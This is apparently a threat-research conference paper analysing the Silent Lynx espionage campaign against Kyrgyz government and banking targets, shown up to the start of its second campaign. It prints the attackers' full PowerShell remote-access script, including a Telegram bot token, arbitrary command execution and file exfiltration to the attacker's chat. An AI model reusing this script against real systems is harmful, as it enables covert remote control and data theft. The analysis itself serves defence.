2025 BERLIN

24 - 26 September, 2025 / Berlin, Germany

SILENT LYNX: UNCOVERING A CYBER ESPIONAGE CAMPAIGN IN CENTRAL ASIA

Subhajeet Singha & Sathwik Ram Prakki

Seqrite Labs, Quick Heal, India

subhajeet.singha@quickheal.com
sathwik.prakki@quickheal.com

ABSTRACT

Silent Lynx is a newly identified cyber espionage campaign uncovered by *Seqrite Labs* in 2025, with a primary focus on government institutions, financial entities, and defence agencies in Central Asia. The attackers leverage spear-phishing emails, impersonating Kyrgyz government and banking officials to gain victims' trust, often delivering malicious RAR attachments that contain ISO files with embedded malware.

The campaign has demonstrated adaptability, utilizing both C++ and Golang-based implants to establish persistent access. Attackers deploy multi-stage infection chains, including obfuscated PowerShell scripts and remote access tools, while relying on compromised email accounts and common cloud services for command-and-control (C2) operations.

This presentation will provide an in-depth analysis of Silent Lynx's tactics, techniques and procedures (TTPs), covering the full infection lifecycle – from phishing lures and decoy documents to malware execution and infrastructure tracking. We will explore the campaign's regional focus, victim selection, and OPSEC failures observed in the attackers' operations.

Additionally, we will discuss our infrastructure-hunting efforts, which led to the discovery of interconnected C2 nodes and attribution links to the YoroTrooper APT, tracing its origins to Kazakhstan. Attendees will gain key insights into Silent Lynx's methodology, technical capabilities, and the broader geopolitical implications of this operation.

INTRODUCTION

We have recently uncovered two fresh campaigns of a new threat group, which we have dubbed Silent Lynx [1]. This threat group has previously targeted entities around Eastern Europe and Central Asian government think tanks involved in economic decision making and the banking sector. The first campaign is targeted towards one of the nations which is a part of SPECA (Special Programme for the Economies of Central Asia), Kyrgyzstan, where the threat group delivered UN-themed lures targeting the government entities of the National Bank of Kyrgyz Republic, while the second campaign targets the Ministry of Finance of Kyrgyzstan.

In this paper, we'll explore the in-depth technical details of the campaigns we encountered during our analysis. We will examine the various stages of the campaigns: in the first campaign infection starts with a phishing email with a RAR attachment, which contains a malicious ISO file and a benign decoy document along with a malicious C++ payload. The payload contains an embedded and encoded PowerShell script, which acts as a remote access tool to the victim machine. In the second campaign, the phishing email has a password-protected RAR file attached, which contains a decoy document and a malicious Golang implant. We will also look at the infrastructure covering the entire campaign.

To summarize, the following sectors are affected:

- Embassies
- Lawyers
- Government banks
- Government think-tanks

The geographical focus of the campaigns are Kyrgyzstan and Turkmenistan.




Figure 1: Infection chain.

INITIAL FINDINGS

Campaign 1

On 27 December 2024, our team discovered a malicious *Outlook* message file targeting an official of the National Bank of the Kyrgyz Republic. The message contains a RAR-compressed attachment named 20241228_140656.rar. Upon examining the RAR file, we found a malicious ISO file named 20241228_140656.iso. The ISO file includes a malicious executable named Xerox_Scan17510875802718752175.exe, which spawns a PowerShell process. The arguments for the malicious PowerShell process are encoded in Base64 and embedded within the C++ executable. Additionally, the ISO file drops a decoy document titled 2024-00178nv Note Verbale_SPECA WG_2024. The same file was found by other threat researchers the very next day.

Looking into the malicious email

Looking into the malicious *Outlook* email, it became quite evident to us that the threat actor had used the compromised email account of an employee of the National Bank of Kyrgyz. They delivered the malicious RAR file using this account, along with an intriguing message mentioning that the email was supposed to be sent to the Ministry of Finance, but they received it. Now, let us look into the decoy PDF that was dropped by the malicious ISO file.





Figure 2: Email sent from compromised account of an employee of NBKR. The email text reads: 'Please check this message. It was sent to the Ministry of Finance but I received it!'.

Looking into decoy document

Upon extracting the ISO file, we identified two files: a malicious C++ executable and a decoy file. The decoy file is an invitation to the nineteenth session of the SPECA Working Group on Trade, held in Samarkand, Uzbekistan, on 3 April 2024. The document mimics legitimate communication from the United Nations Economic and Social Commission for Asia and the Pacific (ESCAP), using the theme of 'Leveraging Digitalization for Sustainable Supply Chains' to appear credible and relevant. This strategy reduces suspicion, as Kyrgyzstan is one of the SPECA member nations.


United Nations Nations Unies
Economic and Social Commission for Asia and the Pacific

REFERENCE: OES/B/9/2024-00178

Nineteenth session of the SPECA Working Group on Trade
Samarkand, Uzbekistan, 3 April 2024

The secretariat of the Economic and Social Commission for Asia and the Pacific (ESCAP) presents its compliments to the States members of the United Nations Special Programme for the Economies of Central Asia (SPECA) and has the honour to invite their representatives to the nineteenth session of the SPECA Working Group on Trade, organized in collaboration with the Economic Commission for Europe. The session will be held in Samarkand, Uzbekistan on 3 April 2024.

The nineteenth session of the Working Group on Trade will follow the Eleventh Asia-Pacific Trade Facilitation Forum, to be held on the theme "Leveraging Digitalization for Sustainable Supply Chains" from 1 to 5 April 2024. A separate invitation to participate in person in the Eleventh Forum has been sent to the relevant trade facilitation focal points of member States (see enclosure). The nineteenth session of the Working Group on Trade will be held in a hybrid format to accommodate those who are unable to attend in person. Additional details are available at https://unescap.org/events/2024/nineteenth-session-speca-working-group-trade.

Please find enclosed the tentative programme of work and a registration form for the nineteenth session of the Working Group on Trade, for transmittal to those agencies of SPECA member States responsible for cooperation on trade policy and facilitation. Representatives are kindly requested to submit completed registration forms for up to three participants per State by 1 March 2024 to Mr. Alexey Kravchenko, Economic Affairs Officer, Trade Policy and Facilitation Division, by email kravchenkoa@un.org, with a copy to tuntiwigit@un.org.

The secretariat avails itself of this opportunity to renew to the States members of the United Nations Special Programme for the Economies of Central Asia the assurances of its highest consideration.

UN ESCAP BANGKOK THAILAND

13 February 2024

Figure 3: Decoy file – an invitation to the nineteenth session of the Working Group on Trade.

Campaign 2

Looking into the malicious email

Looking into the malicious *Outlook* email in the second campaign, we can see that the threat actor is using the same compromised email account as the first campaign. This time the email delivers a password-protected RAR, along with a message relating to employee bonuses for the Ministry of Finance of the Kyrgyz Republic and asking the recipient to review the information in the attached file.




Figure 4: Email sent from the same compromised account. The email text reads: 'I am sending an order to reward employees as instructed by management. Please review urgently.'

Looking into the decoy document

Now, let's look into the decoy PDF that was dropped from the RAR file.

Upon extracting the malicious RAR file, we discovered two files: a malicious Golang executable named Приложение №14-214-14-12-5-15docx and a decoy *MS Word* document titled Приказ №950-2-ГП о премировании.




Figure 5: Decoy document – which appears to be an official order issued by the Ministry of Finance of the Kyrgyz Republic.

Премировать следующих сотрудников:

№	ФИО сотрудника	Должность	Размер премии (сом)
1	Асанов Асан Тынычбекович	Главный специалист отдела бюджета	100 000
2	Усенова Айгуль Жумадыловна	Ведущий бухгалтер отдела финансов	80 000
3	Касымов Нурлан Умурбекович	Экономист	120 000
4	Султанов Бакыт Эргешович	Начальник отдела планирования	15 0000
5	Айтбаева Мээрим Токтосуновна	Специалист отдела анализа	90 000
6	Исмаилов Талантбек Жаныбекович	Заместитель начальника отдела отчетности	140 000
7	Аманова Гулнара	Старший инспектор	75 000

Figure 6: The document includes the names and job titles of various employees.

The decoy document appears to be an official order issued by the Ministry of Finance of the Kyrgyz Republic, detailing employee bonus allocations. It includes the names of various employees, along with the date of the order, 8 January 2025, making the lure appear timely and relevant. To enhance its legitimacy and reduce suspicion, the document also includes the name of a government official at the end.

1. Выплату премий произвести за счет средств, предусмотренных на оплату труда в рамках утвержденного бюджета Министерства.
2. Контроль за исполнением настоящего приказа возложить на [ФИО ответственного лица], [должность].
3. Настоящий приказ вступает в силу с момента его подписания.

Министр финансов
(подпись)

Бакетаев А.К.

Figure 7: The document includes the name of a government official at the end.

TECHNICAL ANALYSIS

As our team found two campaigns, we have divided the technical analysis into two parts. First, we will look into the first campaign and later the one that deploys a malicious Golang executable.

Campaign 1

Stage 1: Malicious ISO file

The RAR file contains a malicious ISO file named 20241228_140656.iso. Upon extracting the ISO file, we discovered a decoy PDF and a malicious C++ binary, which serves as the loader. In the next step, we will analyse the C++ binary.




Figure 8: The ISO contains a decoy PDF and a C++ binary.

Stage 2: Malicious C++ loader

Before directly jumping into the analysis, we can confirm that the sample is not packed and is a C++ binary.




Figure 9: Details of the sample.

Upon analysing, we discovered that there is a giant blob of Base64-encoded content present inside the malicious C++ executable and there is a PowerShell command that runs an encoded script with flags `-ExecutionPolicy Bypass`, leading to unrestricted script execution.




Figure 10: Giant blob of Base64-encoded content .

```
memcpy(v5, aJabuag8aawblag, 0x2390uLL);
v5[9104] = 0;
Src[1] = 0LL;
v6 = operator new(0x23F7uLL);
if ( !v6 )
  goto LABEL_22;
si128 = _mm_load_si128((const __m128i *)&xmmword_140019D50);
v8 = (_BYTE *)(((unsigned __int64)v6 + 39) & 0xFFFFFFFFFFFFFFE0uLL);
*((_QWORD *)v8 - 1) = v6;
v18 = si128;
Src[0] = (__int64)v8;
qmemcpy(v8, "powershell -NoProfile -ExecutionPolicy Bypass -e \"", 50);
memcpy(v8 + 50, v5, 0x2390uLL);
```

Figure 11: PowerShell command runs an encoded script with flags -ExecutionPolicy Bypass.

Finally, we can see that using the CreateProcess API, a PowerShell process is created, which executes the encoded blob. In the next section, we will examine the contents of the PowerShell blob.




Figure 12: A PowerShell process is created using the CreateProcess API.

Stage 3: Malicious PowerShell script

After decoding the Base64-encoded script, we found that the threat actor is using a *Telegram* bot to perform command execution and data exfiltration. The script contains two interesting functions: Invoke-BotCmd and Invoke-BotDownload. Let's look inside the workings of these functions.

```
1  $Token = "7898508392:AAF5FPbJ1jlPQfqCIGnx-zNdw2R5tF_Xxt0"
2  $URL = "https://api.telegram.org/bot{0}" -f $Token
3  $lastID = 123
4  $sleepTime = 2
5  $identifier = -join ((48..57) | Get-Random -Count 5 | % {[char]$_})
6
```

Bot Token

Figure 13: The threat actor is using a Telegram bot.

```
6
7  > function Invoke-BotCmd {···
40   }
41
42 > function Invoke-BotDownload {···
53   }
54
55   while ($true) {
```

Figure 14: The script contains two interesting functions: Invoke-BotCmd and Invoke-BotDownload.

The Invoke-BotCmd function basically executes system commands received from the threat actor and sends the output of the command that was executed back to the user through the *Telegram* Bot API. It takes a command as input, runs it using Invoke-Expression, and captures the output or any errors. The results are formatted with a unique identifier and sent back

to the user. If the output exceeds *Telegram*'s 4095-character limit, it is divided into chunks and sent in multiple messages. For shorter outputs, the message is sent directly. Therefore, this function facilitates remote command execution and response delivery, enabling interaction with the victim machine via *Telegram* API.

```
function Invoke-BotCmd {
    param (
        $command
    )
    try {
        $result = Invoke-Expression($command)
    }
    catch {
        $result = $Error[0].Exception
    }
    $res = "[$identifier]%0D%0A"
    $result | ForEach-Object {$res += [string]$_ + "%0D%0A"}

    if($res -eq ""){
        $lastID = $updateid
        continue
    }
    if($res.Length -gt 4095){
        for ($i = 0; $i -lt $res.Length / 4095; $i++) {
            $begin = $i * 4095
            $end = $begin + 4094
            if($end -gt $res.Length){
                $end = $res.Length
            }
            $data = "chat_id=$from&text=" + $res[$begin..$end]
            $URI = "$URL/sendMessage?$data"
            Invoke-WebRequest -Uri $URI > $null
        }
    } else {
        $data = "chat_id=$from&text=$res"
        $URI = "$URL/sendMessage?$data"
        Invoke-WebRequest -Uri $URI > $null
    }
}
```

Figure 15: Invoke-BotCmd function.

The Invoke-BotDownload function basically facilitates the upload of a file from the victim's system to a *Telegram* chat controlled by the threat actor, enabling data exfiltration. It reads the file from a specified path, as requested by the threat actor, prepares the necessary metadata and content headers, and sends the file as a multi-part form-data POST request to the *Telegram* API. Therefore, this function is designed to exfiltrate data from victim machines to the threat actor's *Telegram* chat.

```
function Invoke-BotDownload {
    param (
        $FilePath
    )
    Add-type -AssemblyName System.Net.Http
    $FieldName = 'document'
    $httpClientHandler = New-Object System.Net.Http.HttpClientHandler
    $httpClient = New-Object System.Net.Http.Httpclient $httpClientHandler

    $FileStream = [System.IO.FileStream]::new($FilePath, [System.IO.FileMode]::Open)
    $FileHeader = [System.Net.Http.Headers.ContentDispositionHeaderValue]::new('form-data')
    $FileHeader.Name = $FieldName
    $FileHeader.FileName = (Split-Path $FilePath -leaf)
    $FileContent = [System.Net.Http.StreamContent]::new($FileStream)
    $FileContent.Headers.ContentDisposition = $FileHeader
    $FileContent.Headers.ContentType = [System.Web.MimeMapping]::GetMimeMapping($FilePath)

    $MultipartContent = [System.Net.Http.MultipartFormDataContent]::new()
    $MultipartContent.Add($FileContent)

    $httpClient.PostAsync("$URL/sendDocument?chat_id=$from", $MultipartContent) > $null
}
```

Figure 16: Invoke-BotDownload function.

The rest of the section of the script forms the core operational logic of the bot, running in a continuous loop to monitor and process new messages from the threat actor. It uses the getUpdates API endpoint to fetch messages and acts on them based on their content. Commands like `/sleep` allow the bot's sleep interval to be adjusted; `/cmd` lets it execute system commands using the Invoke-BotCmd function; and `/download` triggers file uploads from the victim machine through the Invoke-BotDownload function.

```
while ($true) {
    try{
        $inMessage = Invoke-RestMethod -Method Get -Uri ($URL +'/getUpdates?offset=' + ($lastID + 1)) -ErrorAction Stop
    }
    catch {
        Start-Sleep $(Get-Random -Maximum 10)
        continue
    }
    $inMessage.result | ForEach-Object {
        $updateid = $_.update_id
        $from = $_.message.from.id
        $command = [System.Text.Encoding]::UTF8.GetString([System.Text.Encoding]::UTF8.GetBytes($_.message.text))

        if($command.Substring(0, 6) -eq "/sleep"){
            $sleepTime = [int]$command.Substring(7)
        }
        elseif($command.Substring(0, 4) -eq "/cmd"){
            $command = $command.Substring(5)
            Invoke-BotCmd -command $command
        }
        elseif($command.Substring(0, 9) -eq "/download"){
            $FilePath = $command.Substring(10)
            Invoke-BotDownload -FilePath $FilePath
        }
        else {
            $cmd = $command.Substring(1, 5)
            if($identifier -eq $cmd){
                $command = $command.Substring(7)
                Invoke-BotCmd -command $command
            }
            else {
                Write-Host "SLEEP"
                Start-Sleep $(Get-Random -Maximum 10)
            }
        }
        $lastID = $updateid
    }
    Start-Sleep -Seconds $sleepTime
}
```

Figure 17: Commands like /sleep allow the bot's sleep interval to be adjusted, /cmd lets it execute system commands using the Invoke-BotCmd function, and /download triggers file uploads from the victim machine.

For custom commands with a specific identifier, the bot validates the identifier before performing the requested action. The script ensures that each message is processed only once by updating the last seen message ID and implements error handling to retry failed API calls, pausing for random intervals to avoid detection or abnormal network behaviour leading to early detection or further anomalies. This loop allows the bot to perform tasks such as running commands, exfiltrating data, and maintaining consistent communication with the threat actor.

In the next section, we will look into the second campaign and some other activities performed by the threat actor.

Campaign 2

Stage 1: Malicious Golang reverse shell

Upon extraction of the malicious RAR file in the second campaign, we could see that there were just two files inside: the decoy document and the Golang executable file.




Figure 18: The malicious RAR file contained a decoy document and a Golang executable.

